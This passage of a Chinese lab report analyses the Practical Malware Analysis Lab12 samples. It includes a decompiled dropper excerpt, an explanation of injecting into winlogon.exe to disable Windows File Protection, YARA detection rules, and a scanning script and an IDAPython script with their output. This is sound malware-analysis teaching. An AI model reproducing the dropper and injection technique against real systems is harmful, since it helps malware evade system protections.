  nNumberOfBytesToWrite = SizeofResource(hModule, hResInfo);
  hFile = CreateFileA(FileName, 0x40000000u, 1u, 0, 2u, 0, 0);
  WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten,
0);
  CloseHandle(hFile);
  return WinExec(FileName, 0);
}
```

这个函数执行了一系列文件操作和资源管理，其主要工作流程如下：

1. **文件和资源准备**：
   - 使用 `GetWindowsDirectoryA` 获取Windows系统目录的路径，并存储在 `Buffer` 中。
   - 构造一个文件路径 `FileName`，指向系统目录下的 `wupdmgr.exe` 文件。
   - 获取当前模块（可能是执行的程序本身）的句柄。
   - 使用 `FindResourceA` 查找模块中的资源，资源类型为 "BIN"，名字为 "#101"。
2. **资源加载和文件写入**：
   - 通过 `LoadResource` 和 `SizeofResource` 加载找到的资源并获取其大小。
   - 使用 `CreateFileA` 创建（或打开） `FileName` 指定的文件，准备写入数据。
   - 使用 `WriteFile` 将加载的资源内容写入新创建的 `wupdmgr.exe` 文件。
3. **执行新文件**：
   - 关闭文件句柄。
   - 使用 `WinExec` 执行 `FileName` 指向的文件。`WinExec` 函数用于运行一个可执行文件。

结合 `main` 函数和其他子函数，`Lab12-04.exe` 看起来是一个用于操控系统文件的恶意软件。它首先识别系统中的 `winlogon.exe` 进程，然后尝试在该进程中注入代码。接着，程序修改 `wupdmgr.exe`（Windows更新管理器），将其替换为从资源中提取的恶意代码，并执行这个新的 `wupdmgr.exe`，以**禁用文件保护机制**。

至此分析完毕。

- **Q1：位置0x401000的代码完成了什么功能？**

  查看给定PID是否为`winlogon.exe`进程。

- **Q2：代码注入了哪个进程？**

  恶意代码注入进程`winlogon.exe`。

- **Q3：使用 LoadLibraryA装载了哪个DLL程序？**

  `sfc_os.dll`被装载，用来禁用Windows的文件保护机制。

- **Q4：传递给 CreateRemoteThread 调用的第4个参数是什么？**

传递给`CreateRemoteThread`的第4个参数是一个函数指针，指向`sfc_os.dll`中一个未命名的序号为2的函数，即`SfcTerminateWatcherThread`。

- **Q5：二进制主程序释放出了哪个恶意代码？**

恶意代码从资源段中释放一个二进制文件，并且将这个二进制文件覆盖旧的 Windows 更新程序(wupdmgr.exe)。覆盖真实的 wupdmgr.exe之前，恶意代码将它复制到%TEMP%目录，供以后使用。

- **Q6：释放出恶意代码的目的是什么？**

恶意代码向 winlogon.exe 注入一个远程线程，并且调用sfc osdll 的一个导出函数(序号为2的sfcTerminatewatcherThread)，在下次启动之前禁用Windows的文件保护机制。因为这个函数一定要运行在进程 winlogon.exe 中，所以CreateRemoteThread 调用十分必要。恶意代码通过用这个二进制文件来更新自己的恶意代码，并且调用原始的二进制文件(位于%TEMP%目录)来特洛伊木马化wupdmgrexe文件。

3.5 yara规则编写

综合以上，可以完成该恶意代码的yara规则编写：

```
//首先判断是否为PE文件
private rule IsPE
{
condition:
     filesize < 10MB and     //小于10MB
```


```
    uint16(0) == 0x5A4D and //"MZ"头
    uint32(uint32(0x3C)) == 0x00004550 // "PE"头
}

//Lab12-01
rule lab12_1_exe
{
strings:
    $s1 = "Lab12-01.dll"
    $s2 = "GetModuleBaseName"
    $s3 = "psapi.dll"
condition:
    IsPE and $s1 and $s2 and $s3
}

rule lab12_1_dll
{
strings:
    $s1 = "Practical Malware Analysis %d"
    $s2 = "Press OK to reboot"
condition:
    IsPE and $s1 and $s2
}

//Lab12-02
rule lab12_2
{
strings:
    $s1 = "\svchost.exe"
    $s2 = "AAAqAAApAAAsAAArAAAuAAAtAAAwAAAvAAAyAAAxAA"
condition:
    IsPE and $s1 and $s2
}

//Lab12-03
rule lab12_3
{
strings:
    $s1 = "[TAB]"
    $s2 = "[CAPS LOCK]"
    $s3 = "[ENTER]"
condition:
    IsPE and $s1 and $s2 and $s3
}

//Lab12-04
```

```
rule lab12_4
{
strings:
    $s1 = "winlogon.exe"
    $s2 = "\system32\wupdmgrd.exe"
    $s3 = "\winup.exe"
condition:
    IsPE and $s1 and $s2 and $s3
}
```

把上述Yara规则保存为`rule_ex12.yar`，然后在Chapter_12L上一个目录输入以下命令:


```
yara64 -r rule_ex12.yar Chapter_12L
```

结果如下，**样本检测成功**:



接下来对运行`Scan.py`获得的sample进行扫描。

sample文件夹大小为34.4GB，含有20856个可执行文件:



我们编写一个**yara扫描脚本**`yara_unittest.py`来完成扫描:

```
import os
import yara
import datetime

# 定义YARA规则文件路径
rule_file = './rule_ex12.yar'
```

```
7
8  # 定义要扫描的文件夹路径
9  folder_path = './sample/'
10
11 # 加载YARA规则
12 try:
13     rules = yara.compile(rule_file)
14 except yara.SyntaxError as e:
15     print(f"YARA规则语法错误: {e}")
16     exit(1)
17
18 # 获取当前时间
19 start_time = datetime.datetime.now()
20
21 # 扫描文件夹内的所有文件
22 scan_results = []
23
24 for root, dirs, files in os.walk(folder_path):
25     for file in files:
26         file_path = os.path.join(root, file)
27         try:
28             matches = rules.match(file_path)
29             if matches:
30                 scan_results.append({'file_path': file_path, 'matches':
   [str(match) for match in matches]})
31         except Exception as e:
32             print(f"扫描文件时出现错误: {file_path} - {str(e)}")
33
34 # 计算扫描时间
35 end_time = datetime.datetime.now()
36 scan_time = (end_time - start_time).seconds
37
38 # 将扫描结果写入文件
39 output_file = './scan_results.txt'
40
41 with open(output_file, 'w') as f:
42     f.write(f"扫描开始时间: {start_time.strftime('%Y-%m-%d %H:%M:%S')}\n")
43     f.write(f'扫描耗时: {scan_time}s\n')
44     f.write("扫描结果:\n")
45     for result in scan_results:
46         f.write(f"文件路径: {result['file_path']}\n")
47         f.write(f"匹配规则: {', '.join(result['matches'])}\n")
48         f.write('\n')
49
50 print(f"扫描完成，耗时{scan_time}秒，结果已保存到 {output_file}")
```

运行得到扫描结果文件如下：

```
扫描耗时：97s
扫描结果：
文件路径：./sample/Lab01-04.exe
匹配规则：lab12_4

文件路径：./sample/Lab03-03.exe
匹配规则：lab12_2

文件路径：./sample/Lab12-01.dll
匹配规则：lab12_1_dll

文件路径：./sample/Lab12-01.exe
匹配规则：lab12_1_exe

文件路径：./sample/Lab12-02.exe
匹配规则：lab12_2

文件路径：./sample/Lab12-03.exe
匹配规则：lab12_3

文件路径：./sample/Lab12-04.exe
匹配规则：lab12_4

文件路径：./sample/Lab17-03.exe
匹配规则：lab12_2

文件路径：./sample/Lab21-02.exe
匹配规则：lab12_1_dll
```

将几个实验样本扫描了出来，共耗时 **97秒**。

3.6 IDA Python脚本编写

我们可以编写如下Python脚本来辅助分析：

```python
import idaapi
import idautils
import idc

# 获得所有已知API的集合
def get_known_apis():
    known_apis = set()
    def imp_cb(ea, name, ord):
        if name:
            known_apis.add(name)
```

```
        return True
    for i in range(ida_nalt.get_import_module_qty()):
        ida_nalt.enum_import_names(i, imp_cb)
    return known_apis

known_apis = get_known_apis()

def get_called_functions(start_ea, end_ea, known_apis):
    called_functions = set()
    for head in idautils.Heads(start_ea, end_ea):
        if idc.is_code(idc.get_full_flags(head)):
            insn = idautils.DecodeInstruction(head)
            if insn:
                # 检查是否为 call 指令或间接调用
                if insn.get_canon_mnem() == "call" or (insn.Op1.type == idaapi.o_reg and insn.Op2.type == idaapi.o_phrase):
                    func_addr = insn.Op1.addr if insn.Op1.type != idaapi.o_void else insn.Op2.addr
                    if func_addr != idaapi.BADADDR:
                        func_name = idc.get_name(func_addr, ida_name.GN_VISIBLE)
                        if not func_name:  # 对于未命名的函数，使用地址
                            func_name = "sub_{:X}".format(func_addr)
                        called_functions.add(func_name)
    return called_functions

def main(name, known_apis):
    main_addr = idc.get_name_ea_simple(name)
    if main_addr == idaapi.BADADDR:
        print("找不到 '{}' 函数。".format(name))
        return
    main_end_addr = idc.find_func_end(main_addr)
    main_called_functions = get_called_functions(main_addr, main_end_addr, known_apis)
    print("被 '{}' 调用的函数:".format(name))
    for func_name in main_called_functions:
        print(func_name)
        if func_name in known_apis:
            continue
        func_ea = idc.get_name_ea_simple(func_name)
        if func_ea == idaapi.BADADDR:
            continue
        if 'sub' not in func_name:
            continue
        func_end_addr = idc.find_func_end(func_ea)
```

```
        called_by_func = get_called_functions(func_ea, func_end_addr,
known_apis)
        print("\t被 {} 调用的函数/APIs: ".format(func_name))
        for sub_func_name in called_by_func:
            print("\t\t{}".format(sub_func_name))

if __name__ == "__main__":
    names = ['_main', '_WinMain@16', '_DllMain@12']
    for name in names:
        main(name, known_apis)
```

该 IDAPython 脚本的功能是自动化地遍历特定函数的指令，识别所有直接的函数调用，并排除那些属于已知标准库或系统调用的函数。它输出每个分析的函数所调用的函数列表，并对那些不在已知 API 列表中的函数递归地执行相同的操作，从而构建出一个函数调用图。

对恶意代码分别运行上述`IDA Python`脚本，结果如下：

- **Lab12-01.exe**

```
被 '_main' 调用的函数:
GetProcAddress
lstrcatA
dword_408710
VirtualAllocEx
WriteProcessMemory
sub_401000
    被 sub_401000 调用的函数/APIs:
        __strnicmp
        dword_408714
        dword_40870C
        CloseHandle
        OpenProcess
LoadLibraryA
CreateRemoteThread
GetModuleHandleA
GetCurrentDirectoryA
OpenProcess
__alloca_probe
找不到 '_WinMain@16' 函数。
找不到 '_DllMain@12' 函数。
```

- **Lab12-01.dll**

```
找不到 '_main' 函数。
找不到 '_WinMain@16' 函数。
被 '_DllMain@12' 调用的函数:
CreateThread
```

- **Lab12-02.exe**

```
被 '_main' 调用的函数:
sub_40149D
    被 sub_40149D 调用的函数/APIs:
        GetSystemDirectoryA
        _strncat
        _strlen
sub_40132C
    被 sub_40132C 调用的函数/APIs:
        sub_0
        _memcpy
        LoadResource
        sub_401000
        FreeResource
        FindResourceA
        SizeofResource
        VirtualAlloc
        LockResource
sub_4010EA
    被 sub_4010EA 调用的函数/APIs:
        WriteProcessMemory
        sub_0
        sub_FFFFFF9C
        CreateProcessA
        SetThreadContext
        _memset
        GetThreadContext
        ResumeThread
        ReadProcessMemory
        VirtualAllocEx
        GetModuleHandleA
        GetProcAddress
        VirtualAlloc
VirtualFree
_memset
Sleep
GetModuleHandleA
找不到 '_WinMain@16' 函数。
找不到 '_DllMain@12' 函数。
```

- **Lab12-03.exe**

```
被 '_main' 调用的函数:
SetWindowsHookExA
_memset
FindWindowA
ShowWindow
GetModuleHandleA
GetMessageA
AllocConsole
UnhookWindowsHookEx
找不到 '_WinMain@16' 函数。
找不到 '_DllMain@12' 函数。
```

- **Lab12-04.exe**

```
被 '_main' 调用的函数:
LoadLibraryA
dword_403124
sub_401000
    被 sub_401000 调用的函数/APIs:
        CloseHandle
        OpenProcess
        dword_403128
        dword_40312C
        _stricmp
_snprintf
GetWindowsDirectoryA
__alloca_probe
MoveFileA
GetProcAddress
sub_401174
    被 sub_401174 调用的函数/APIs:
        sub_4010FC
        LoadLibraryA
        OpenProcess
        GetProcAddress
        CreateRemoteThread
sub_4011FC
    被 sub_4011FC 调用的函数/APIs:
        SizeofResource
        _snprintf
        LoadResource
        CloseHandle
        FindResourceA
        GetWindowsDirectoryA
        WriteFile
        WinExec
        CreateFileA
```

```
34          GetModuleHandleA
35  GetTempPathA
36  找不到 '_WinMain@16' 函数。
37  找不到 '_DllMain@12' 函数。
```

据此可以看出调用关系。

4 实验心得

通过这次关于恶意代码分析的实验，我获得了宝贵的实践经验，特别是在理解和识别恶意软件行为方面。这次实验让我更加熟悉了恶意代码的常见特征，例如进程注入、系统文件替换和权限提升等技术。通过分析实际的恶意软件样本，我学会了如何应用逆向工程工具和技术来揭示恶意代码的内部工作机制。此外，我对于如何保护系统免受类似攻击的方法有了更深的理解，比如通过更新安全补丁、使用防病毒软件和实施良好的网络安全策略。这次实验不仅增强了我的技术技能，还提高了我在未来面对安全威胁时的应对能力。